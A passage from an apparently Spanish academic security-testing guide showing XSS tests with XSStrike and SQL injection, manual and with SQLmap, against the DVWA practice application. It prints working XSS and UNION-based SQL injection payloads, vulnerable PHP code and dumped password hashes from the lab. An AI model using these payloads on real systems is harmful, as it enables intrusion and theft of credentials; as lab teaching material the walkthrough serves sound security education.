


Figura 41: Demostración de la vulnerabilidad XSS almacenado

Esta manera de probar la viabilidad de un ataque XSS, no es la óptima, ya que es necesario especificar una lista de scripts manualmente, por lo que, si se requiere probar una gran cantidad de *payloads*, la tarea se dificulta mucho. Por ello, se explicará a continuación como

probar lo mismo, pero con la herramienta “XSStrike”, que ya dispone de listas de scripts y prueba una gran cantidad de opciones de forma automática.

6.4.1.2 Prueba utilizando XSStrike

En este apartado, se utilizará la herramienta “XSStrike” para probar el apartado de XSS reflejado, igual que en la prueba anterior con Burp Suite, para poder comparar así los dos métodos. El escenario de XSS almacenado no se ha podido probar con la herramienta automática ya que ésta no ofrece la posibilidad de detectar este tipo de XSS.

Como ya se ha explicado, la primera de las situaciones a probar será el nivel de protección *“low”*, del apartado XSS (Reflected), situado en el menú vertical de la izquierda, y que, al seleccionarlo, muestra una interfaz similar a la de la Figura 42.




Figura 42: XSS (Reflected) nivel bajo

En la Figura 42, se ha introducido el texto “daniel” en el campo que la aplicación ofrece, y la URL que se genera es la que se puede ver en la Figura 43. Esta información es suficiente para que la herramienta XSStrike, pruebe la viabilidad de un ataque XSS reflejado.




Figura 43:URL de la aplicación

Para comenzar un ataque con XSStrike, solo es necesario especificarle a la herramienta la URL mencionada anteriormente mediante el parámetro “-u”. Al ejecutar el comando que se puede ver en la Figura 44, comienza la primera fase del ataque, en la que XSStrike, analiza los parámetros especificados buscando posibles reflejos. En este caso solo prueba el parámetro “*name*”, ya que es el único que se le ha especificado. Al terminar el escaneo del parámetro especificado, la herramienta muestra el total de reflejos o parámetros posiblemente vulnerables, en este caso uno, analiza el caso concreto de los reflejos encontrados, y genera un gran conjunto de *payloads* específicos para el caso concreto, los cuales serán probados en la siguiente fase.




Figura 44: Prueba de XSS con XSStrike

Ya en la segunda fase, XSStrike comienza a mostrar una a una las *payloads* que ha ido generando, además de alguna información acerca de la prueba de cada una en el parámetro indicado. En la Figura 45, se muestran cinco *payloads* de las más de mil quinientas generadas, las cuales, son bastante similares, ya que buscan ejecutar la función “*Onmouseover*” que se ejecutará al pasar el puntero del ratón por encima del objeto en cuestión, en este caso, el campo de texto. Además, se puede ver también como XSStrike aplica cambios a la sintaxis de las *payloads*, como añadir símbolos o cambiar el tamaño de las letras, con la intención de encontrar una que supere los filtros de la aplicación.

Además del contenido de las *payloads,* muestra dos parámetros relacionados con el resultado de la prueba, la eficiencia y la confianza. Mientras que el valor de la eficiencia evalúa la cantidad de información que la herramienta ha conseguido extraer de la página web durante la prueba, la confianza determina la precisión con la que la herramienta ha identificado una verdadera vulnerabilidad, y no un falso positivo.




Figura 45: Resultado de la prueba con XSStrike

Además de los datos recién mencionados, la herramienta no muestra ninguna información certera sobre la prueba realizada, ni tampoco llega a una conclusión clara. Por ello, es necesario replicar de forma manual las pruebas más fiables, es decir, con una mayor eficiencia y confianza, para cerciorase de la existencia de una vulnerabilidad.

En este caso, dado que se ha elegido el escenario menos protegido contra esta vulnerabilidad en DVWA, todas las pruebas realizadas por XSStrike, muestran un nivel extremadamente alto tanto de eficiencia como de confianza. Por esta misma razón, si se elige cualquier prueba al azar, esta seguramente funcione en la aplicación. Para probarlo, en la Figura 46, se ha elegido una *payload* cualquiera de la lista, el cual se muestra a continuación, y se ha introducido tras el parámetro “name” en la URL del navegador. El resultado se muestra en la Figura 46, y es que este pequeño *script* o *payload* se procesa completa en el navegador, causando así que cuando se pase el ratón por encima del cuadro

texto, aparezca una alerta con el mensaje “8”, que es exactamente en lo que consiste el *payload* elegido al azar.

```
<HTML%09oNmouSEOVER%0D=%0D[8].find(confirm)%0Dx//
```




Figura 46: Demostración de la vulnerabilidad

Como ya se explicó anteriormente, este script, vuelve a ser completamente inofensivo para el servidor, ya que solo genera una ventana de alerta que muestra el número ocho, sin embargo, sirve para demostrar la vulnerabilidad, que implica la posibilidad para un atacante de ejecutar algunas variantes de ella para causar un gran daño en el servidor web.

6.4.2 Test for SQL Injection (WSTG-INPV-05)

En este apartado se demuestra paso a paso como llevar a cabo un ataque de inyección SQL de forma manual y utilizando la herramienta SQLmap. Las pruebas se han llevado a cabo sobre DVWA, que ofrece distintos niveles de seguridad, y permite analizar el código php de la web, lo que nos permitirá analizar la razón por la que una página web puede ser vulnerable a este tipo de ataques.

6.4.2.1 Prueba manual

Aunque detectar esta vulnerabilidad es mucho más sencillo con herramientas automáticas como SQLmap, para entender cómo funciona un ataque de tipo SQLi, se demostrará a continuación como hacerlo de forma manual.

En primer lugar, es necesario acceder a la aplicación web de la misma forma que se ha explicado en el apartado anterior, y entrar en el apartado "SQL *Injection*" situado en el menú de la izquierda, como se puede ver en la Figura 47. Además, en dicha figura, se puede ver también la interfaz que la aplicación ofrece, que en este caso se trata de un campo de texto donde se pide introducir un id de usuario, y que al introducir un número devuelve información sobre el usuario en cuestión, tal y como se muestra en la Figura 48.




Figura 47: SQL injection nivel bajo




Figura 48: Prueba del funcionamiento de DVWA

Primero que todo, la aplicación nos permite ver el código php de la página (lo cual nunca ocurrirá en un caso real), por lo que, antes de lanzar la herramienta SQLmap, conviene analizar este para ver si se detecta algo interesante (el código se muestra al seleccionar el botón "*View Source*" colocado en la esquina inferior derecha como se muestra en la Figura 47). Como se puede ver en la Figura 49, en el campo id no es filtrado en ningún momento y se añade directamente a la consulta SQL que se ejecuta para buscar la información del id introducido. Por ello, el campo es vulnerable a un ataque de inyección SQL, y se puede obtener cualquier información de la base de datos subyacente.

```php
// Get input
$id = $_REQUEST[ 'id' ];

switch ($_DVWA['SQLI_DB']) {
    case MYSQL:
        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Figura 49: Código de la aplicación DVWA

Aunque acabemos de demostrar que el campo es vulnerable a ataques de inyección SQL, el código mostrado anteriormente no estará accesible en un caso real, por lo que es necesario probar la vulnerabilidad del campo. Para ello, el *payload* más común es introducir simplemente una comilla como se puede ver en la Figura 50. En este caso, introducir una sola comilla es suficiente para detectar la vulnerabilidad ya que se genera un error y la página se queda en blanco, lo que significa que ha habido un error en la consulta de la base de datos y que se permite introducir código SQL. En casos reales, no basta con realizar un intento tan simple, ya que el campo puede estar programando para filtrar algunos *payloads* maliciosos, por lo que conviene utilizar herramientas automáticas que prueben una gran cantidad de entradas distintas, lo cual se verá más adelante.




Figura 50: Prueba de SQLi manual

Una entrada típica cuando se detecta la vulnerabilidad es el siguiente, que permite, en este caso, ver todos los nombres y apellidos de los usuarios. Esto es así porque se introduce un

texto cualquiera (en este caso "%"), seguido de una comilla, indicando el fin de la condición, y se introduce una nueva condición que siempre será verdadera, como que cero es igual a cero en este caso. Esta sentencia siempre será verdadera, dado que la parte derecha de la condición (0=0) siempre se cumplirá. Además, el carácter "#" del final determina el final de la sentencia, para asegurarse así que solo se ejecuta lo necesario.

```
%' or '0' = '0'#
```

Una vez se ha detectado un campo de entrada vulnerable, se deben buscar las bases de datos que la aplicación utiliza. Para ello, se suele utilizar la función "database()" que muestra directamente el nombre de la base de datos que se está utilizando en la consulta. Esto puede realizarse también realizando una consulta a la tabla information_schema, que almacena información sobre todas las bases de datos, tablas y columnas, sin embargo, la primera forma es más sencilla.

Tomando como base la consulta anterior, se puede hacer una unión con otra consulta en la que es necesario seleccionar dos atributos, ya que se mostrarán en los apartados "*First Name*" y "*Surname*". En este caso, se selecciona "null" y "database", tal y como se puede ver a continuación, y el resultado es el que se muestra en la Figura 51.

```
%' or '0' = '0' union select null, database()#
```

Figura 51: Resultado de la prueba manual

El nombre de la base de datos mostrado en la última línea de la Figura 51, no aporta mucha información sensible, pero pueden ser utilizados para obtener más información, en

concreto, el siguiente paso lógico es buscar las tablas que componen la base de datos, lo cual, en este caso concreto, se puede obtener fácilmente con el comando siguiente.

```
0’ union select 1,group_concat(table_name) from information_schema.tables
                        where table_schema=`dvwa´#
```

Esto mostrará el nombre de una tabla llamada “users”, de la cual, si se consigue obtener el nombre de todas las columnas que la componen, se podrá obtener más información relevante. Para hacer esto, siguiendo la misma lógica que en la consulta anterior, se puede realizar la siguiente consulta:

```
0’ union select 1,group_concat(column_name) from information_schema.columns
                        where table_name=`users´#
```

En este punto, obtener toda la información de la tabla de usuarios es muy sencillo, de hecho, se puede seguir la misma lógica que las dos consultas anteriores, y concatenar en el select el id de usuario (user_id) y la contraseña (password), ya que son los campos que nos interesarían en una prueba real. El resultado de la siguiente consulta es el que se muestra en la Figura 52, todos los usuarios identificados por su id de usuario, seguido de un hash de su contraseña. La contraseña se encuentra encriptada dado que se almacena de esta forma en la gran mayoría de sistemas de autenticación. Para obtener la contraseña en texto plano, sería necesario llevar a cabo un ataque offline de desencriptación, normalmente mediante fuerza bruta, con herramientas como “hashcat”.

```
0’ union select 1,group_concat(user_id,’:’,password) from users#
```

```
ID: 1' union select 1, group_concat(user_id,':',password SEPARATOR '
') from users#
First name: 1
Surname: 1:5f4dcc3b5aa765d61d8327deb882cf99
2:e99a18c428cb38d5f260853678922e03
3:8d3533d75ae2c3966d7e0d4fcc69216b
4:0d107d09f5bbe40cade3de5c71e9e9b7
5:5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 52: Usuarios y contraseñas obtenidos de forma manual

En este ejemplo, como se ha visto, se puede explotar la vulnerabilidad manualmente de una forma realmente rápida y sencilla, por lo que la utilidad de herramientas automatizadas puede no verse muy clara, dado que la prueba que se explicará en el siguiente apartado realizada con SQLmap, puede tardar el mismo tiempo que la técnica manual, sino más. Sin embargo, situaciones como esta no son las más normales, ya que se suelen encontrar casos de inyección SQL ciega, en la que se suele recurrir a otras técnicas

más laboriosas, que llevan mucho más tiempo que los escaneos con la herramienta automática, como pueden ser *time based* o *error based*.

6.4.2.2 Prueba con herramienta automatizada (SQLmap)

A continuación, se demostrará como llevar a cabo una prueba similar, pero utilizando la herramienta SQLmap. Primero, se probará el mismo caso que anteriormente, el nivel menos protegido contra inyecciones SQL de la aplicación, para comparar como se desenvuelve la herramienta en el mismo escenario probado ya de forma manual.

Aunque ya se ha visto que existe un campo vulnerable a la inyección SQL, a continuación, se muestra la ejecución de una prueba con SQLmap, para ver si encuentra la vulnerabilidad del campo. Antes de lanzar la herramienta, es necesario obtener la petición que el navegador genera al introducir un número en el campo para proporcionársela a SQLmap mediante el argumento "-r". Esto se puede hacer fácilmente con BurpSuite como ya se ha explicado en anteriores ocasiones (ver apartado 5.1). Tras copiar la petición en un archivo de texto, se puede lanzar SQLmap, la cual, como se puede ver en la Figura 53, encuentra rápidamente la vulnerabilidad del campo id.




Figura 53: Escaneo de campos vulnerables con SQLmap

Una vez se ha encontrado un campo vulnerable, la aplicación permite probar de forma automática una gran cantidad de *paylaods* distintas para obtener información sobre la base de datos. El flujo común de una prueba con esta herramienta es el mismo que el de la prueba manual, obtener el nombre de la base de datos, el nombre de las tablas, el nombre de las columnas, y, finalmente, toda la información de las tablas. Sin embargo, conseguir esta información es mucho más sencillo y se puede realizar con distintos argumentos en el comando de ejecución.

El primero de los pasos, obtener el nombre de las bases de datos, puede realizarse fácilmente con el comando mostrado en la Figura 54, que, como se puede apreciar, obtiene el nombre “dvwa”, igual que en la prueba manual explicada anteriormente




Figura 54: Obtención del nombre de la BD

Una vez se ha conseguido obtener el nombre de la base de datos que se desea explorar, sqlmap ofrece una funcionalidad que permite ejecutar todos los pasos restantes mencionados anteriormente de forma automática, mostrando toda la información de la BD. Esto puede realizarse mediante la opción “--dump”, tal y como se puede ver en la Figura 55.

